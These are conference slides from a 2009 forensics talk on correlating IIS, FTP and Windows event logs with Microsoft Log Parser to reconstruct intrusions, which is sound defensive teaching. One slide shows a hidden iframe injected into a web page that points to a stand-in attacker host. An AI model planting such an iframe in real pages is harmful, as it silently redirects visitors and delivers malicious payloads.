

# PFIC



**Paraben's Forensic Innovations Conference**

**Park City, Utah**

**November 8<sup>th</sup>-11<sup>th</sup> 2009**



## Correlating Events to Produce Quality Evidence

Dale Founds

Daniel Dean

University of Advancing Technology




# Common Exploits

- Exploits can be rather complex, ranging from .dll injections to Zero Day exploits.
- Something as simple as a weak FTP password can lead to a system's demise.



## Token Hijacking


- If an attacker can execute code using **NetworkService** or **LocalService**, impersonation can be used to gain system level or administrative access.
- NetworkService can impersonate the **System** account.



# Common Exploits



- Impersonation allows threads to execute code under a different account, such as **System**.
- Once system level access is obtained, RPC can be used to execute code.
- Application Pools in IIS use NetworkService by Default.



# Common Exploits



## Iframe or SQL Injections

- Commonly used to deface sites.
- Redirect traffic.
- Deliver malicious payloads.
- Overwrite database information.

A screenshot of a Notepad window titled 'index.html - Notepad'. The window contains HTML code. The code includes several paragraphs of text, a footer with a link to 'index.html', and an iframesrc attribute at the bottom. The iframesrc attribute is: `<iframe src="http://www.badhacker.com" width="1" height="1" style="visibility: hidden;" />`. The code is as follows:

```
</div> <p><b>w</b>e are feeding, bathing, educating and providing  
</div>  
<div id="left2">  
<p><b>T</b>hanks so much for all of your support! we could  
<p class="wideimg">  
<p><b>I</b> was hungry and you gave me something to eat. I  
</div>  
<div id="footer">  
<p><a href="index.html" target="_self" title="Home">Home </  
<p>Copyright 2009</p>  
</div>  
</div>  
<iframe src="http://www.badhacker.com" width="1" height="1" style="visibility: hidden;" />  
</body>  
</html>
```

# Sources of Information



- IIS Logs
- FTP Logs
- System Event Logs
- Application Logs
- Shadow Copies

The screenshot shows the Windows Computer Management console with the Event Viewer expanded. A Notepad window titled 'ex090917.log - Notepad' is open, displaying the following IIS log data:

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2009-09-17 19:34:50
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port
2009-09-17 19:34:50 W3SVC1 127.0.0.1 GET /iisstart.htm - 80 - 127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:34:50 W3SVC1 127.0.0.1 GET /pagerror.gif - 80 - 127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:36:06 W3SVC1 192.168.11.4 GET /iisstart.htm - 80 - 192.168.11.4 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:36:06 W3SVC1 192.168.11.4 GET /favicon.ico - 80 - 192.168.11.4 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:36:06 W3SVC1 192.168.11.4 GET /pagerror.gif - 80 - 192.168.11.4 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:37:08 W3SVC1 192.168.11.4 GET /index.gtm1 - 80 - 192.168.11.4 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:37:14 W3SVC1 192.168.11.4 GET /favicon.ico - 80 - 192.168.11.4 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
2009-09-17 19:37:14 W3SVC1 192.168.11.4 GET /index.html - 80 - 192.168.11.4 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

# Microsoft Log Parser



- Tools like **P2 Commander** are excellent for analyzing large amounts of information.
- Sometimes a closer look is necessary.

- Microsoft Log Parser can be used to follow an incident through a system.

The screenshot shows the Microsoft Log Parser application window. The window title is 'Log Parser' and it has a menu bar with 'Edit', 'View', and 'Format'. Below the menu bar is a table with the following columns: 'TimeGenerated', 'SourceName', 'EventCategoryNa...', and 'Message'. The table contains several rows of log entries, all of which are 'Successful Logon' events. At the bottom of the window, there are buttons for 'Auto Resize', 'Close', 'All rows', and 'Next 10 rows'.

| TimeGenerated       | SourceName | EventCategoryNa... | Message  |
|---------------------|------------|--------------------|--|
| 2009-08-13 15:06:59 | Security   | Logon/Logoff       | Successful Logon: User Name: Mr. Found's Domain: RM253 Logo... |
| 2009-08-13 15:07:39 | Security   | Logon/Logoff       | Successful Logon: User Name: Mr. Found's Domain: RM253 Logo... |
| 2009-08-13 15:07:40 | Security   | Logon/Logoff       | Successful Logon: User Name: LOCAL SERVICE Domain: NT AU...    |
| 2009-08-13 15:08:42 | Security   | Logon/Logoff       | Successful Logon: User Name: NETWORK SERVICE Domain: N...      |
| 2009-08-13 15:08:44 | Security   | Logon/Logoff       | Successful Logon: User Name: NETWORK SERVICE Domain: N...      |
| 2009-08-13 15:08:46 | Security   | Logon/Logoff       | Successful Logon: User Name: LOCAL SERVICE Domain: NT AU...    |
| 2009-08-13 15:11:57 | Security   | Logon/Logoff       | Successful Logon: User Name: LOCAL SERVICE Domain: NT AU...    |
| 2009-08-13 15:44:36 | Security   | Logon/Logoff       | Successful Logon: User Name: Mr. Found's Domain: RM253 Logo... |
| 2009-08-13 16:07:28 | Security   | Logon/Logoff       | Successful Logon: User Name: LOCAL SERVICE Domain: NT AU...    |
| 2009-08-13 16:10:28 | Security   | Logon/Logoff       | Successful Logon: User Name: LOCAL SERVICE Domain: NT AU...    |

# Microsoft Log Parser




- Log Parser can extract information from most log file formats.
- SQL queries are used to quickly retrieve and organize information.

The image shows two overlapping windows from a Windows operating system. The top window is a command prompt titled "C:\WINDOWS\system32\cmd.exe". It displays the execution of the Log Parser tool with a SQL query: `C:\Program Files\Log Parser 2.2>LogParser "SELECT TimeGenerated, SourceName, EventCategoryName, Message INTO report.txt FROM Security WHERE EventID = 528" -o:csv`. Below the command, it shows the following statistics: `Statistics: Elements processed: 757, Elements output: 183, Execution time: 0.09 seconds`. The bottom window is a Notepad application titled "report.txt - Notepad". It displays the output of the query as a table with columns: `TimeGenerated, SourceName, EventCategoryName, Message`. The data rows show log entries for the date 2009-08-13, including successful logon and logoff events for various users.

# Event Logs

- **Event ID's** correlate to specific events.
- The **Logon Type** can help determine where the activity took place.



## Common Event ID's



- 528 A user successfully logged on to a computer.
- 529 Logon failure. A logon attempt was made with an unknown user name or a known user name with a bad password.
- 538 The logoff process was completed for a user.
- 551 A user initiated the logoff process.

# Logon Types



- 2 A user logged on to this computer.
- 3 A user or computer logged on to this computer from the network.
- 4 Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
- 5 A service was started by the Service Control Manager.
- 7 This workstation was unlocked.

# Microsoft Log Parser



```
ex091009.log - Notepad
File Edit Format View Help
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2009-10-09 16:10:22
#Fields: time c-ip cs-method cs-uri-stem sc-status sc-win32-status
16:10:22 192.168.11.2 [1]USER ftpuser 331 0
16:10:22 192.168.11.2 [1]PASS
16:10:31 192.168.11.2 [1]DELE
16:11:33 192.168.11.2 [1]DELE
16:12:17 192.168.11.2 [2]USER
16:12:17 192.168.11.2 [2]PASS
16:12:21 192.168.11.2 [2]DELE
16:14:38 192.168.11.2 [2]close
16:15:00 192.168.11.2 [3]USER
16:15:00 192.168.11.2 [3]PASS
16:15:00 192.168.11.2 [3]CWD /
16:15:00 192.168.11.2 [3]DELE

ex090917.log - Notepad
File Edit Format View Help
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2009-09-17 19:34:50
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username
2009-09-17 19:34:50 W3SVC1 127.0.0.1 GET /iisstart.htm - 80 - 127.0.0.1 Mozilla/4.0+(C
2009-09-17 19:34:50 W3SVC1 127.0.0.1 GET /pagerror.gif - 80 - 127.0.0.1 Mozilla/4.0+(C
2009-09-17 19:36:06 W3SVC1 192.168.11.4 GET /iisstart.htm - 80 - 192.168.11.2 Mozilla/4
2009-09-17 19:36:06 W3SVC1 192.168.11.4 GET /favicon.ico - 80 - 192.168.11.2 Mozilla/4
2009-09-17 19:36:06 W3SVC1 192.168.11.4 GET /pagerror.gif - 80 - 192.168.11.2 Mozilla/4
2009-09-17 19:37:08 W3SVC1 192.168.11.4 GET /index.gtm1 - 80 - 192.168.11.2 Mozilla/4.
2009-09-17 19:37:14 W3SVC1 192.168.11.4 GET /favicon.ico - 80 - 192.168.11.2 Mozilla/4
2009-09-17 19:37:14 W3SVC1 192.168.11.4 GET /index.html - 80 - 192.168.11.2 Mozilla/4.
```

```
SELECT TOP 10 cs-uri-stem as Url, COUNT(cs-uri-stem) AS Hits
FROM ex*.log
GROUP BY cs-uri-stem
ORDER BY Hits DESC
```

# Collecting Information

```
C:\WINDOWS\system32\cmd.exe
Welcome to PFIC 2009!

This tool demonstrates Microsoft's Log Parser utility.

Queries for Servers and Domain Controllers
1. Check to see if the event logs have been cleared.
2. Extract LOGON related events from the security event log.
3. Extract IIS information from W3SUC logs.
4. Extract FTP information from the default FTP log.


Queries for Workstations
5. Extract LOGON related events from the security event log.

Other Options
6. Install Log Parser.
7. Run a query manually.
8. Exit.

Please enter your selection: _
```

# Piecing It All Together

- Each log entry or event is a different piece of the puzzle.
- By tying events together, the puzzle is solved.



## References



- Atwood, J. (2005, August 23). *Microsoft LogParser*. Retrieved October 9, 2009, from Codinghorror.com: <http://www.codinghorror.com/blog/archives/000369.html>
- Cerrudo, C. (n.d.). *Token Kidnapping*. Retrieved October 9, 2009, from Argeniss.com: <http://www.argeniss.com/research/TokenKidnapping.pdf>
- Microsoft. (2005, January 21). *Audit logon events*. Retrieved October 9, 2009, from Microsoft TechNet: [http://technet.microsoft.com/en-us/library/cc787567\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc787567(WS.10).aspx)
- Web Development Blog. (2009, April 6). *Troubleshooting an IFrame Injection Attack*. Retrieved October 9, 2009, from Eisabainyo.net: <http://eisabainyo.net/weblog/2009/04/06/iframe-injection-attack/>